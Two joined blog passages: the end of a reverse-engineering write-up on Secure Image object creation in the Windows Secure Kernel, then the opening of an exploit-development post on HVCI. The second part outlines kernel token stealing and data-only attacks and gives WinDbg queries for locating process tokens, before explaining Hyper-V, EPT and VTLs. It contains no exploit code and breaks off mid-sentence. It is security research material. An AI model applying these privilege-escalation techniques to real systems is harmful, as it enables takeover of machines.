Moving on, the first thing this function (since we are dealing with a file-hashed image) does is actually call two functions which are responsible for creating additional contexts - the first is an “Image Hash Context” and the second is a “Page Hash Context”. These contexts are stored in the main Verification Context.

skci!CiCreateImageHashContext is a relatively small wrapper that simply takes the hashing algorithm passed in as part of the Secure Image Secure System Call (0x800C in our case) and uses this in a call to skci!SymCryptSha256Init. skci!SymCryptSha256Init takes the hash algorithm (0x800C) and uses it to create the Image Hash Context for our image (which really isn’t so much a “context” as it mainly just contains the size of the hash and the hashing data itself).

The Page Hash Context information is only produced for a file-hashed image. Otherwise file-hashed images would not have a way to be verified in the future as only page hashes are used for verification of the image. Page Hash Context are slightly more involved, but provide much of the same information. skci!CiCreatePageHashContextForImageMapping is responsible for creating this context and VerificationContext_Offset_0x108 stores the actual Page Hash Context.

The Page Hash Context logic begins by using SizeOfRawData from each of the section headers (IMAGE_SECTION_HEADER) to iterate over of the sections available in the image being processed and to capture how many pages make up each section (determines how many pages make up all of the sections of the image).

This information, along with IMAGE_OPTIONAL_HEADER->SizeOfHeaders, the size of the image itself, and the number of pages that span the sections of the image are stored in the Page Hash Context. Additionally, the Page Hash Context is then allocated based on the size of the sections (to ensure enough room is present to store all of the needed information).

After this, the Page Hash Context information is filled out. This begins by only storing the first page of the image in the Page Hash Context. The rest of the pages in each of the sections of the target image are filled out via skci!SkciValidateImageData, which is triggered by a separate Secure System Call. This comes at a later stage after the current Secure System Call has returned but before we have left the original nt!MiCreateNewSection function. We will see this in a future blog post.

Now that the initial Verification Context (which contains also the Page Hash and Image Hash Contexts) have been created (but as we know will be updated with more information later), skci!SkciCreateSecureImage will then sort and copy information from the Image Section Headers and store them in the Verification Context. This function will also calculate the file offset for the last section in the image by computing PointerToRawData + SizeOfRawData in the skci!CiGetFileOffsetAfterLastRawSectionData function.

After this, the Secure Image Context creation work is almost done. The last thing this function does is compute the hash of the first page of the image and stores it in the Secure Image Context directly this time. This also means the Secure Image Context is returned by the caller of skci!SkciCreateSecureImage, which is the Secure Kernel function servicing the original Secure System Call.

Note that previously we saw skci!CiAddPagesToPageHashContext called within skci!CiCreatePageHashContextForImageMapping. In the call in the above image, the fourth parameter is SizeOfHeaders, but in the call within skci!CiCreatePageHashContextForImageMapping the parameter was MdlByteCount - which is the ByteCount provided earlier by the MDL in the Secure System Call arguments. In our case, SizeOfHeaders and the ByteCount are both 0x1000 - which infers that when the MDL is constructured, the ByteCount is set to 0x1000 based on the SizeOfHeaders from the Optional Header. This validates what we mentioned at the beginning of the blog where although the “base address” is used as the first Secure System Call parameter, this could be more specifically referred to as the “headers” for the image.

The Secure Kernel maintains a table of all active Secure Images that are known. There are two very similar tables, which are used to track threads and NARs (securekernel!SkiThreadTable/securekernel!SkiNarTable). These are of type “sparse tables”. A sparse table is a computer science concept that effectively works like a static array of data, but instead of it being unordered the data is ordered which allows for faster lookups. It works by supporting 0x10000000, or 256,000 entries. Note that these entries are not all allocated at once, but are simply “reserved” in the sense that the entries that are not in use are not mapped.

Secure Images are tracked via the securekernel!SkmiImageTable symbol. This table, as a side note, is initialized when the Secure Kernel initializes. The Secure Pool, the Secure Image infrastructure, and the Code Integrity infrastructure are initialized after the kernel-mode user-shared data page is mapped into the Secure Kernel.

The Secure Kernel first allocates an entry in the table where this Secure Image object will be stored. To calculate the index where the object will be stored, securekernel!SkmmAllocateSparseTableEntry is called. This creates a sizeof(ULONG_PTR) “index” structure. This determines the index into the table where the object is stored. In the case of storing a new entry, on 64-bit, the first 4 bytes provide the index and the last 4 bytes are unused (or, if they are used, I couldn’t see where). This is all done back in the original function securekernel!SkmmCreateSecureImageSection, after the function which creates the Secure Image Context has returned.

As we can also see above, this is where our actual Secure Image object is created. As the functionality of securekernel!SkmmCreateSecureImageSection continues, this object will get filled out with more and more information. Some of the first data collected is if the image is already loaded in a valid kernel address. From the blog earlier, we mentioned the Secure Image loading occurs when an image is first mapped but not loaded. This seems to infer it is possible for a Secure Image to be at least already loaded at a valid kernel-mode address. If it is loaded, a bitwise OR happens with a mask of 0x1000 to indicate this. The entry point of the image is captured, and the previously-allocated Secure Image Context data is saved. Also among the first information collected is the Virtual Address and Size of the Load Config Data Directory.

The next items start by determining if the image being loaded is characterized as a DLL (this is technically possible, for example, ci.dll is loaded into kernel-mode) by checking if the 13th bit is set in the FileHeader.Characteristics bitmask.

After this, the Secure Image creation logic will create an allocation based on the size of the image from NtHeaders->OptionalHeader->SizeOfImage. This allocation is not touched again during the initialization logic.

At this point, for each of the sections in the image, the prototype PTEs for the image (via securekernel!SkmiPopulateImagePrototypes) are populated. If you are not familiar, when a shared memory region is shared for, as an example, between two-processes an issue arises at the PTE level. A prototype PTE allows easily for the memory manager to track pages that are shared between two processes. As even Windows Internals, 7th Edition, Part 1, Chapter 5 states - prototype PTEs are created for a pagefile-backed section object when it is first created. The same this effectively is happening here, but instead of actually creating the prototype PTEs (because this is done in VTL 0), the Secure Kernel now obtains a pointer to the prototype PTEs.

After this, additional section data and relocation information for the image is captured. This first starts by checking if the relocation information is stripped and, if the information hasn’t been stripped, the code captures the Image Data Directory associated with relocation information.

The next thing that occurs is, again, each of the present sections is iterated over. This is done to capture some important information about each section in a memory allocation that is stored in the Secure Image object. Specifically here, relocation information is being processed. The Secure Image object creation logic will first allocate some memory in order to store the Virtual Address page number, size of the raw data in number of pages, and pointer to raw data for the section header that is currently being processed. As a part of each check, the logic determines if the relocation table falls within the range of the current section. If it does, the file offset to the relocation table is calculated and stored in the Secure Image object.

Additionally, we saw previously that if the relocation information was stripped out of the image, the Secure Image object (at offset 0x50 and 0x58) were updated with values of false and true, 0 and 1, respectively. This seems to indicate why the relocation information may not be present. In this case, however, if the relocation information wasn’t stripped but there legitimately was no relocation information available (the Image Data Directory entry for the relocation data was zero), these boolean values are updated to true and false, 1 and 0, respectively. This would seem to indicate to the Secure Image object why the relocation information may or may not be present.

The last bits of information the Secure Image object creation logic processes are:

  1. Is the image being processed a 64-bit executable image or are the number of data directories at least 10 decimal in amount to support the data directory we want to capture? If not, skip step 2.
  2. If the above is true, allocate and fill out the “Dynamic Relocation Data”

As a side-note, I only determines the proper name for this data is “Dynamic Relocation Data” because of the routine securekernel!SkmiDeleteImage - which is responsible for deleting a Secure Image object when the object’s reference count reaches 0 (after we get through this last bit of information that is processed, we will talk about this routine in more detail). In the securekernel!SkmiDeleteImage logic, a few pointers in the object itself are checked to see if they are allocated. If they are, they are freed (this makes sense, as we have seen there have been many more memory allocations than just the object itself). SecureImageObject + 0xB8 is checked as a place in the Secure Image object that is allocated. If the allocation is present, a function called securekernel!SkmiFreeDynamicRelocationInfo is called to presumably free this memory.

This would indicate that the “Dynamic Relocation Data” is being created in the Secure Image object creation logic.

The information captured here refers to the load configuration Image Data Directory. The information about the load config data is verified, and the virtual address and size are captured and stored in the Secure Image object. This makes sense, as the dynamic relocation table is just the load config directory of an executable.

This is the last information the Secure Image object needs for the initialization (we know more information will be collected after this Secure System Call returns)! Up until this point, the last parameter we haven’t touched in the securekernel!SkmmCreateSecureImageSection function is the last parameter, which is actually an output parameter. The output parameter here is filled with the results of a call to securekernel!SkobCreateHandle.

If we look back at the initial Secure System Call dispatch function, this output parameter will be stored in the original Secure System Call arguments at offset 0x10 (16 decimal)

This handle is also stored in the Secure Image object itself. This also infers that when a Secure Image object is created, a handle to the object is returned to VTL 0/NT! This handle is eventually stored in the control area for the section object which backs the image (in VTL 0) itself. This is stored in ControlArea->u2.e2.SeImageStub.StrongImageReference.

Note that this isn’t immediately stored in the Control Area of the section object. This happens later, as we will see in a subsequent blog post, but it is something at least to note here. As another point of contention, the way I knew this handle would eventually be stored here is because when I was previously doing analysis on NAR/NTE creation, which we will eventually talk about, this handle value was the first parameter passed as part of the Secure System Call.

This pretty much sums up the instantiation of the initial Secure Image object. The object is now created but not finalized - much more data still needs to be validated. Because this further validation happens after the Secure System Call returns, I will put that analysis into another blog post. The future post we will look at what ntoskrnl.exe, securekernel.exe, and skci.dll do with this object after the initial creation before the image is actually loaded fully into VTL 0. Before we close the blog post, it is worth taking a look the object itself and how it is treated by the Secure Kernel.

Secure Image Objects - Now What?

After the Secure Image object is created, the “clean-up” code for the end of the function (securekernel!SkmmCreateSecureSection) dereferences the object if the object was created but failure occured during the setting up of the initial object. Notice that the object is dereferenced at 0x20 bytes before the actual object address.

What does this mean? Objects are prepended with a header that contains metadata about the object itself. The reference count for an object, historically, on Windows is contained in the object header (for the normal kernel this is nt!_OBJECT_HEADER). This tells us that each object managed by the Secure Kernel has a 0x20 byte header! Taking a look at securekernel!SkobpDereferenceObject we can clearly see that within this header the reference count itself is stored at offset 0x18. We can also see that there is an object destructor, contained in the header itself.

Just like regular NT objects, there is a similar “OBJECT_TYPE” setup (nt!PsProcessType, nt!PsThreadType, etc.). Taking a look at the image below, securekernel!SkmiImageType is used when referring to Secure Image Objects.

Existing art denotes that this object type pointer (securekernel!SkmiImageType) contains the destructor and size of the object. This can be corroborated by the interested reader by opening securekernel.exe as data in WinDbg (windbgx -z C:\Windows\system32\securekernel.exe) and looking at the object type directly. This reveals that for the securekernel!SkmiImageType symbol there is an object destructor and, as we saw earlier with the value 0xc8, the size of this type of object.

The following are a list of most of the valid objects in the Secure Kernel I located (although it is unclear without further analysis what many of them are used for):

  1. Secure Image Objects (securekernel!SkmiImageType)
  2. Secure HAL DMA Enabler Objects (securekernel!SkhalpDmaEnablerType)
  3. Secure HAL DMA Mapping Objects (securekernel!SkhalpDmaMappingType)
  4. Secure Enclave Objects (securekernel!SkmiEnclaveType)
  5. Secure Hal Extension Object (securekernel!SkhalExtensionType)
  6. Secure Allocation Object (securekernel!SkmiSecureAllocationType)
  7. Secure Thread Object (securekernel!SkeThreadType)
  8. Secure Shadow Synchronization Objects (events/semaphores) (securekernel!SkeShadowSyncObjectType)
  9. Secure Section Object (securekernel!SkmiSectionType)
  10. Secure Process Object (securekernel!SkpsProcessType)
  11. Secure Worker Factory Object (securekernel!SkeWorkerFactoryObjectType)
  12. Secure PnP Device Object (securekernel!SkPnpSecureDeviceObjectType)

Additional Resources

Legitimately, at the end of the analysis I did for this blog, I stumbled across these wonderful documents titled “Security Policy Document”. They are produced by Microsoft for FIPS (The Federal Information Processing Standard). They contains some additional insight into SKCI/CI. Additional documents on other Windows technologies can be found here.

Conclusion

I hope the reader found at least this blog to not be so boring, even if it wasn’t informational to you. As always, if you have feedback please don’t hesitate to reach out to me. I would also like to thank Andrea Allievi for answering a few of my questions about this blog post! I did not ask Andrea to review every single aspect of this post (so any errors in this post are completely mine). If, again, there are issues identified please reach out to me so I can make edits!

Peace, love, and positivity!

Exploit Development: No Code Execution? No Problem! Living The Age of VBS, HVCI, and Kernel CFG

Introduction

I firmly believe there is nothing in life that is more satisfying than wielding the ability to execute unsigned-shellcode. Forcing an application to execute some kind of code the developer of the vulnerable application never intended is what first got me hooked on memory corruption. However, as we saw in my last blog series on browser exploitation, this is already something that, if possible, requires an expensive exploit - in terms of cost to develop. With the advent of Arbitrary Code Guard, and Code Integrity Guard, executing unsigned code within a popular user-mode exploitation “target”, such as a browser, is essentially impossible when these mitigations are enforced properly (and without an existing vulnerability).

Another popular target for exploit writers is the Windows kernel. Just like with user-mode targets, such as Microsoft Edge (pre-Chromium), Microsoft has invested extensively into preventing execution of unsigned, attacker-supplied code in the kernel. This is why Hypervisor-Protected Code Integrity (HVCI) is sometimes called “the ACG of kernel mode”. HVCI is a mitigation, as the name insinuates, that is provided by the Windows hypervisor - Hyper-V.

HVCI is a part of a suite of hypervisor-provided security features known as Virtualization-Based Security (VBS). HVCI uses some of the same technologies employed for virtualization in order to mitigate the ability to execute shellcode/unsigned-code within the Windows kernel. It is worth noting that VBS isn’t HVCI. HVCI is a feature under the umbrella of all that VBS offers (Credential Guard, etc.).

How can exploit writers deal with this “shellcode-less” era? Let’s start by taking a look into how a typical kernel-mode exploit may work and then examine how HVCI affects that mission statement.

“We guarantee an elevated process, or your money back!” - The Kernel Exploit Committee’s Mission Statement

Kernel exploits are (usually) locally-executed for local privilege escalation (LPE). Remotely-detonated kernel exploits over a protocol handled in the kernel, such as SMB, are usually more rare - so we will focus on local exploitation.

When locally-executed kernel exploits are exploited, they usually follow the below process (key word here - usually):

  1. The exploit (which usually is a medium-integrity process if executed locally) uses a kernel vulnerability to read and write kernel memory.
  2. The exploit uses the ability to read/write to overwrite a function pointer in kernel-mode (or finds some other way) to force the kernel to redirect execution into attacker-controlled memory.
  3. The attacker-controlled memory contains shellcode.
  4. The attacker-supplied shellcode executes. The shellcode could be used to arbitrarily call kernel-mode APIs, further corrupt kernel-mode memory, or perform token stealing in order to escalate to NT AUTHORITY\SYSTEM.

Since token stealing is extremely prevalent, let’s focus on it.

We can quickly perform token stealing using WinDbg. If we open up an instance of cmd.exe, we can use the whoami command to understand which user this Command Prompt is running in context of.

Using WinDbg, in a kernel-mode debugging session, we then can locate where in the EPROCESS structure the Token member is, using the dt command. Then, using the WinDbg Debugger Object Model, we then can leverage the following commands to locate the cmd.exe EPROCESS object, the System process EPROCESS object, and their Token objects.

dx -g @$cursession.Processes.Where(p => p.Name == "System").Select(p => new { Name = p.Name, EPROCESS = &p.KernelObject, Token = p.KernelObject.Token.Object})

dx -g @$cursession.Processes.Where(p => p.Name == "cmd.exe").Select(p => new { Name = p.Name, EPROCESS = &p.KernelObject, Token = p.KernelObject.Token.Object})

The above commands will:

  1. Enumerate all of the current session’s active processes and filter out processes named System (or cmd.exe in the second command)
  2. View the name of the process, the address of the corresponding EPROCESS object, and the Token object

Then, using the ep command to overwrite a pointer, we can overwrite the cmd.exe EPROCESS.Token object with the System EPROCESS.Token object - which elevates cmd.exe to NT AUTHORITY\SYSTEM privileges.

It is truly a story old as time - and this is what most kernel-mode exploit authors attempt to do. This can usually be achieved through shellcode, which usually looks something like the image below.

However, with the advent of HVCI - many exploit authors have moved to data-only attacks, as HVCI prevents unsigned-code execution, like shellcode, from running (we will examine why shortly). These so-called “data-only attacks” may work something like the following, in order to achieve the same thing (token stealing):

  1. NtQuerySystemInformation allows a medium-integrity process to leak any EPROCESS object. Using this function, an adversary can locate the EPROCESS object of the exploiting process and the System process.
  2. Using a kernel-mode arbitrary write primitive, an adversary can then copy the token of the System process over the exploiting process, just like before when we manually performed this in WinDbg, simply using the write primitive.

This is all fine and well - but the issue resides in the fact an adversary would be limited to hot-swapping tokens. The beauty of detonating unsigned code is the extensibility to not only perform token stealing, but to also invoke arbitrary kernel-mode APIs as well. Most exploit writers sell themselves short (myself included) by stopping at token stealing. Depending on the use case, “vanilla” escalation to NT AUTHORITY\SYSTEM privileges may not be what a sophisticated adversary wants to do with kernel-mode code execution.

A much more powerful primitive, besides being limited to only token stealing, would be if we had the ability to turn our arbitrary read/write primitive into the ability to call any kernel-mode API of our choosing! This could allow us to allocate pool memory, unload a driver, and much more - with the only caveat being that we stay “HVCI compliant”. Let’s focus on that “HVCI compliance” now to see how it affects our exploitation.

Note that the next three sections contain an explanation of some basic virtualization concepts, along with VBS/HVCI. If you are familiar, feel free to skip to the From Read/Write To Arbitrary Kernel-Mode Function Invocation section of this blog post to go straight to exploitation.

Hypervisor-Protected Code Integrity (HVCI) - What is it?

HVCI, at a high level, is a technology on Windows systems that prevents attackers from executing unsigned-code in the Windows kernel by essentially preventing readable, writable, and executable memory (RWX) in kernel mode. If an attacker cannot write to an executable code page - they cannot place their shellcode in such pages. On top of that, if attackers cannot force data pages (which are writable) to become code pages - said pages which hold the malicious shellcode can never be executed.

How is this manifested? HVCI leverages existing virtualization capabilities provided by the CPU and the Hyper-V hypervisor. If we want to truly understand the power of HVCI it is first worth taking a look at some of the virtualization technologies that allow HVCI to achieve its goals.

Hyper-V 101

Before prefacing this section (and the next two sections), all information provided can be found within Windows Internals 7th Edition: Part 2, Intel 64 and IA-32 Architectures Software Manual, Combined Volumes, and Hypervisor Top Level Functional Specification.

Hyper-V is Microsoft’s hypervisor. Hyper-V uses partitions for virtualization purposes. The host operating system is the root partition and child partitions are partitions that are allocated to host a virtual machine. When you create a Hyper-V virtual machine, you are allocating some system resources to create a child partition for the VM. This includes its own physical address space, virtual processors, virtual hard disk, etc. Creating a child partition creates a boundary between the root and child partition(s) - where the child partition is placed in its own address space, and is isolated. This means one virtual machine can’t “touch” other virtual machines, or the host, as the virtual machines are isolated in their own address space.

Among the technologies that help augment this isolation is Second Layer Address Translation, or SLAT. SLAT is what actually allows each VM to run in its own address space in the eyes of the hypervisor. Intel’s implementation of SLAT is known as Extended Page Tables, or EPT.

At a basic level, SLAT (EPT) allows the hypervisor to create an additional translation of memory - giving the hypervisor power to delegate memory how it sees fit.

When a virtual machine needs to access physical memory (the virtual machine could have accessed virtual memory within the VM which then was translated into physical memory under the hood), with EPT enabled, the hypervisor will tell the CPU to essentially “intercept” this request. The CPU will translate the memory the virtual machine is trying to access into actual physical memory.

The virtual machine doesn’t know the layout of the physical memory of the host OS, nor does it “see” the actual pages. The virtual machine operates on memory identically to how a normal system would - translating virtual addresses to physical addresses. However, behind the scenes, there is another technology (SLAT) which facilitates the process of taking the physical address the virtual machine thinks it is accessing and translating said physical memory into the actual physical memory on the physical computer - with the VM just operating as normal. Since the hypervisor, with SLAT enabled, is aware of both the virtual machine’s “view” of memory and the physical memory on the host - it can act as arbitrator to translate the memory the VM is accessing into the actual physical memory on the computer (we will come to a visual shortly if this is a bit confusing).

It is worth investigating why the hypervisor needs to perform this additional layer of translation in order to not only understand basic virtualization concepts - but to see how HVCI leverages SLAT for security purposes.

As an example - let’s say a virtual machine tries to access the virtual address 0x1ad0000 within the VM - which (for argument’s sake) corresponds to the physical memory address 0x1000 in the VM. Right off the bat we have to consider that all of this is happening within a virtual machine - which runs on the physical computer in a pre-defined location in memory on that physical computer (a child partition in a Hyper-V setup).

The VM can only access its own “view” of what it thinks the physical address 0x1000 is. The physical location in memory (since VMs run on a physical computer, they use the physical computer’s memory) where the VM is accessing (what it thinks is 0x1000) is likely not going to be located at 0x1000 on the physical computer itself. This can be seen below (please note that the below is just a visual representation, and may not represent things like memory fragmentation, etc.).

In the above image, the physical address of the VM located at 0x1000 is stored at the physical address of 0x4000 on the physical computer. So when the VM needs to access what it thinks is 0x1000, it actually needs to access the contents of 0x4000 on the physical computer.

This creates an issue, as the VM not only needs to compensate for “normal” paging to come to the conclusion that the virtual address in the VM, 0x1ad0000, corresponds to the physical address 0x1000 - but something needs to compensate for the fact that when the VM tries to access the physical address 0x1000 that the memory contents of 0x1000 (in context of the VM) are actually stored somewhere in the memory of the physical computer the VM is running on (in this case 0x4000).

To address this, the following happens: the VM walks the paging structures, starting with the base paging structure, PML4, in the CR3 CPU register within the VM (as is typical in “normal” memory access). Through paging, the VM would eventually come to the conclusion that the virtual address 0x1ad0000 corresponds to the physical address 0x1000. However, we know this isn’t the end of the conversion because although 0x1000 exists in context of the VM as 0x1000, that memory stored there is stored somewhere else in the physical memory of the physical computer (in this case 0x4000).

With SLAT enabled the physical address in the VM (0x1000) is treated as a guest physical address, or GPA, by the hypervisor. Virtual machines emit GPAs, which then are converted into a system physical address, or SPA, by the physical CPU. SPAs refer to the actual physical memory on the physical computer the VM(s) is/are running on.

The way this is done is through another set of paging structures called extended page tables (EPTs). The base paging structure for the extended page tables is known as the EPT PML4 structure - similarly to a “traditional” PML4 structure. As we know, the PML4 structure is used to further identify the other paging structures - which eventually lead to a 4KB-aligned physical page (on a typical Windows system). The same is true for the EPT PML4 - but instead of being used to convert a virtual address into a physical one, the EPT PML4 is the base paging structure used to map a VM-emitted guest physical address into a system physical address.

The EPT PML4 structure is referenced by a pointer known as the Extended Page Table Pointer, or EPTP. An EPTP is stored in a per-VCPU (virtual processor) structure called the Virtual Machine Control Structure, or VMCS. The VMCS holds various information, including state information about a VM and the host. The EPTP can be used to start the process of converting GPAs to SPAs for a given virtual machine. Each virtual machine has an associated EPTP.

To map guest physical addresses (GPAs) to system physical addresses (SPAs), the CPU “intercepts” a GPA emitted from a virtual machine. The CPU then takes the guest physical address (GPA) and uses the extended page table pointer (EPTP) from the VMCS structure for the virtual CPU the virtual machine is running under, and it uses the extended page tables to map the GPA to a system physical address (SPA).

The above process allows the hypervisor to map what physical memory the guest VM is actually trying to access, due to the fact the VM only has access to its own allocated address space (like when a child partition is created for the VM to run in).

The page table entries within the extended page tables are known as extended page table entries, or EPTEs. These act essentially the same as “traditional” PTEs - except for the fact that EPTEs are used to translate a GPA into an SPA - instead of translating a virtual address into a physical one (along with some other nuances). What this also means is that EPTEs are only used to describe physical memory (guest physical addresses and system physical addresses).

The reason why EPTEs only describe physical memory is pretty straightforward. The “normal” page table entries (PTEs) are already used to map virtual memory to physical memory - and they are also used to describe virtual memory. Think about a normal PTE structure - it stores some information which describes a given virtual page (readable, writable, etc.) and it also contains a page frame number (PFN) which, when multiplied by the size of a page (usually 0x1000), gives us the physical page backing the virtual memory. This means we already have a mechanism to map virtual memory to physical memory - so the EPTEs are used for GPAs and SPAs (physical memory).

Another interesting side effect of only applying EPTEs to physical memory is the fact that physical memory trumps virtual memory (we will talk more about how this affects traditional PTEs later and the level of enforcement on memory PTEs have when coupled with EPTEs).

For instance, if a given virtual page is marked as readable/writable/executable in its PTE - but the physical page backing that virtual page is described as only readable - any attempt to execute and/or write to the page will result in an access violation. Since the EPTEs describe physical memory and are managed by the hypervisor, the hypervisor can enforce its “view” of memory leveraging EPTEs - meaning that the hypervisor ultimately can decide how a given page of RAM should be defined. This is the key tenet of HVCI.

Think back to our virtual machine to physical machine example. The VM has its own view of memory, but ultimately the hypervisor had the “supreme” view of memory. It understands where the VM thinks it is accessing and it can correlate that to the actual place in memory on the physical computer. In other words, the hypervisor contains the “ultimate” view of memory.

Now, I am fully aware a lot of information has been mentioned above. At a high level, we should walk away with the following knowledge:

  1. It is possible to isolate a virtual machine in its own address space.
  2. It is possible to abstract the physical memory that truly exists on the host operating system away from the virtual machine.
  3. Physical memory trumps virtual memory (if virtual memory is read/write and the physical memory is read-only, any write to the region will cause an access violation).
  4. EPTEs facilitate the “supreme” view of memory, and have the “final say”.

The above concepts are the basis for HVCI (which we will expand upon in the next section).

Before leaving this section of the blog post - we should recall what was said earlier about HVCI:

HVCI is a feature under the umbrella of all that VBS offers (Credential Guard, etc.).

What this means is that Virtualization-Based Security is responsible for enabling HVCI. Knowing that VBS is responsible for enabling HVCI (should it be enabled on the host operating system which, as of Windows 11 and Windows 10 “Secured Core” PCs, it is by default), the last thing we need to look at is how VBS takes advantage of all of these virtualization technologies we have touched on in order to instrument HVCI.

Virtualization-Based Security

With Virtualization-Based Security enabled, the Windows operating system runs in a “virtual machine”, of sorts. Although Windows isn’t placed into a child partition, meaning it doesn’t have a VHD, or virtual hard disk - the hypervisor, at boot, makes use of all of the aforementioned principles and technologies to isolate the “standard” Windows kernel (e.g. what the end-user interfaces with) in its own region, similarly to how a VM is isolated. This isolation is manifest through Virtual Trust Levels, or VTLs. Currently there are two Virtual Trust Levels - VTL 1, which hosts the “secure kernel” and VTL 0, which hosts the “normal kernel” - with the “normal kernel” being what end-users interact with. Both of these VTLs are located in the root partition. You can think of these two VTLs as “isolated virtual machines”.

VTLs, similarly to virtual machines, provide isolation between the two environments (in this case between the “secure kernel” and the “normal kernel”). Microsoft considers the “secure” environment, VTL 1, to be a “more privileged entity” than VTL 0 - with VTL 0 being what a normal user interfaces with.

The goal of the VTLs is to create a higher security boundary (VTL 1) where if a normal user exploits a vulnerability in the kernel of VTL 0 (where all users are executing, only Microsoft is allowed in VTL 1), they are limited to only VTL 0. Historically, however, if a user compromised the Windows kernel, there was nothing else to protect the integrity of the system - as the kernel was the highest security boundary. Now, since VTL 1 is of a “higher boundary” than VTL 0 - even if a user exploits the kernel in VTL 0, there is still a component of the system that is totally isolated (VTL 1) from where the malicious user is executing (VTL 0).

It is crucial to remember that although VTL 0 is a “lower security boundary” than VTL 1 - VTL 0 doesn’t “live” in VTL 1. VTL 0 and VTL 1 are two separate entities - just as two virtual machines are two separate entities. On the same note - it is also crucial to remember that VBS doesn’t actually create virtual machines - VBS leverages the virtualization technologies that a hypervisor may employ for virtual machines in order to isolate VTL 0 and VTL 1. Microsoft instruments these virtualization technologies in such a way that, although VTL 1 and VTL 0 are separated like virtual machines, VTL 1 is allowed to impose its “will” on VTL 0. When the system boots, and the “secure” and “normal” kernels are loaded - VTL 1 is then allowed to “ask” the hypervisor, through a mechanism called a hypercall (more on this later in the blog post), if it can “securely configure” VTL 0 (which is what the normal user will be interfacing with) in a way it sees fit, when it comes to HVCI. VTL 1 can impose its will on VTL 0 - but it goes through the hypervisor to do this. To summarize - VTL 1 isn’t the hypervisor, and VTL 0 doesn’t live in VTL 1. VTL 1 works with the hypervisor to configure VTL 0 - and all three are their own separate entities. The following image is from Windows Internals, Part 1, 7th Edition - which visualizes this concept.

We’ve talked a lot now on SLAT and VTLs - let’s see how these technologies are both used to enforce HVCI.

After the “secure” and “normal” kernels are loaded - execution eventually redirects to the entry point of the “secure” kernel, in VTL 1. The secure kernel will set up SLAT/EPT, by asking the hypervisor to create a series of extended page table entries (EPTEs) for VTL 0 through the hypercall mechanism (more on this later). We can think of this as if we are treating VTL 0 as “the guest virtual machine” - just like how the hypervisor would treat a “normal” virtual machine. The hypervisor would set up the necessary EPTEs that would be used to map the guest physical addresses generated from a virtual machine into actual physical memory (system physical addresses). However, let’s recall the architecture of the root partition when VTLs are involved.

As we can see, both VTL 1 and VTL 0 reside within the root partition. This means that, theoretically, both VTL 1 and VTL 0 have access to the physical memory on the physical computer. At this point you may be wondering - if both VTL 1 and VTL 0 reside within the same partition - how is there any separation of address space/privileges? VTL 0 and VTL 1 seem to share the same physical address space. This is where virtualization comes into play!

Microsoft leverages all of the virtualization concepts we have previously talked about, and essentially places VTL 1 and VTL 0 into “VMs” (logically speaking) in which VTL 0 is isolated from VTL 1, and VTL 1 has control over VTL 0 - with this architecture being the basis of HVCI (more on the technical details shortly).

If we treat VTL 0 as “the guest” we then can use the hypervisor and CPU to translate addresses requested from VTL 0 (the hypervisor “manages” the EPTEs but the CPU performs the actual translation). Since GPAs are “intercepted”, in order for them to be converted into SPAs, this provides a mechanism (via SLAT) to “intercept” or “gate” any memory access stemming from VTL 0.

Here is where things get very interesting. Generally speaking, the GPAs emitted by VTL 0 actually map to the same physical memory on the system.

Let’s say VTL 0 requests to access the physical address 0x1000, as a result of a virtual address within VTL 0 being translated to the physical address 0x1000. The address of the GPA, which is 0x1000, is still located at an SPA of 0x1000. This is due to the fact that virtual machines, in Hyper-V, are confined to their respective partitions - and since VTL 1 and VTL 0 live in the same partition (the root), they “share” the same physical memory address space (which is the actual physical memory on the system).

So, since EPT (with HVCI enabled) isn’t used to “find” the physical address a GPA corresponds to on the system - due to the GPAs and SPAs mapping to the same physical address - what on earth could they be used for?

Instead of using extended page table entries to traverse the extended page tables in order to map one GPA to another SPA, the EPTEs are instead used to create a “second view” of memory - with this view describing all of RAM as either readable and writable (RW) but not executable - or readable and executable - but not writable, when dealing with HVCI. This ensures that no pages exist in the kernel which are writable and executable at the same time - which is a requirement for unsigned-code!

Recall that EPTEs are used to describe each physical page. Just as a virtual machine has its own view of memory, VTL 0 also has its own view of memory, which it manages through standard, normal PTEs. The key to remember, however, is that at boot - code in VTL 1 works with the hypervisor to create EPTEs which have the true definition of memory - while the OS in VTL 0 only has its view of memory. The hypervisor’s view of memory is “supreme” - as the hypervisor is a “higher security boundary” than the kernel, which historically managed memory. This, as mentioned, essentially creates two “mappings” of the actual physical memory on the system - one is managed by the Windows kernel in VTL 0, through traditional page table entries, and the other is managed by the hypervisor using extended page table entries.

Since we know EPTEs are used to describe physical memory, this can be used to override any protections that are set by the “traditional” PTEs themselves in VTL 0. And since the hypervisor’s view of virtual memory trumps the OS (in VTL 0) view - HVCI leverages the fact that since the EPTEs are managed by a more “trusted” boundary, the hypervisor, they are immutable in context of VTL 0 - where the normal users live.

As an example, let’s say you use the !pte command in WinDbg to view the PTE for a given virtual memory address in VTL 0, and WinDbg says that page is readable, writable, and executable. However, the EPTE (which is not transparent to VTL 0) may actually describe the physical page backing that virtual address as only readable. This means the page would be only readable - even though the PTE in VTL 0 says otherwise!

HVCI leverages SLAT/EPT in order to ensure that there are no pages in VTL 0 which can be abused to execute unsigned-code (by enforcing the aforementioned principles on RWX memory). It does this by guaranteeing that code pages never become writable - or that data pages never become executable. You can think of EPTEs being used (with HVCI) to basically create an additional “mapping” of memory, with all memory being either RW- or R-X, and with this “mapping” of memory trumping the “normal” enforcement of memory through normal PTEs. The EPTE “view” of memory is the “root of trust” now. These EPTEs are managed by the hypervisor, which VTL 0 cannot touch.

We know now that the EPTEs have the “true” definition of memory - so a logical question would now be “how does the request, from the OS, to setup an EPTE work if the EPTEs are managed by the hypervisor?” As an example, let’s examine how boot-loaded drivers have their memory protected by HVCI (the process of loading runtime drivers is different - but the mechanism (which is a hypercall - more on this later), used to apply SLAT page protections remains the same for runtime drivers and boot-loaded drivers).

We know that VTL 1 performs the request for the configuration of EPTEs in order to configure VTL 0 in accordance with HVCI (no memory that is writable and executable). This means that securekernel.exe - which is the “secure kernel” running in VTL 1 - must be responsible for this. Cross referencing the VSM startup section of Windows Internals, we can observe the following:

